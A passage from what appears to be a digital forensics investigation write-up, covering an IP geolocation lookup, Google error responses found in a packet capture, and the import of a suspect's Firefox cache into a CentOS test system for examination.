	Net Speed	ISP	Domain			
		COMCAST CABLE COMMUNICATIONS	COMCASTNET			

These results produced by the IP2Location™ DB14 March 2008 Edition Database

IP2Location.com allows maximum 20 lookups per IP address per day. You have 19 lookup credits today. [Sign up](#) now for your FREE IP2Location Demo Account to get 200 queries per day.

Enter IP Address(es):

**FIND LOCATION**

Free Cool IP2Location Tools for Webmasters

Figure 28 IP Geolocation to Pittsburgh, PA

## Google Sorry Response

Included within the suspect.pcap file were responses from Google indicating an error. It appears that Google in particular does error checking on the cookie variables sent to its servers. If they fail to pass specification, an error page is sent in response indicating that the user's system may be compromised. This was new to me and seems a useful thing to add to as an IDS signature to flag http traffic that is conducting similar mischief. These packets needed to be discarded in order to properly reconstruct archive.zip.




Figure 29 Packet 1900 from suspect.pcap: We're sorry...

## Exporting internet cache to a new instance of CentOS

It was a useful exercise to create a default instance of CentOS that corresponded to the subject's installation. The user's cache may be exported by eliminating the existing cache on your test version and copying the cache from the evidence to the user directory. Figure 30 shows the necessary commands to copy over the cache and change permissions on the .mozilla directory. Figure 31 shows a mozilla :about command used to list the disk cache and Figure 32 shows a filtered history using Firefox's Go->History option.




Figure 30 Importing evidence cache




Figure 31 Checking disk cache




Figure 32 Mozilla History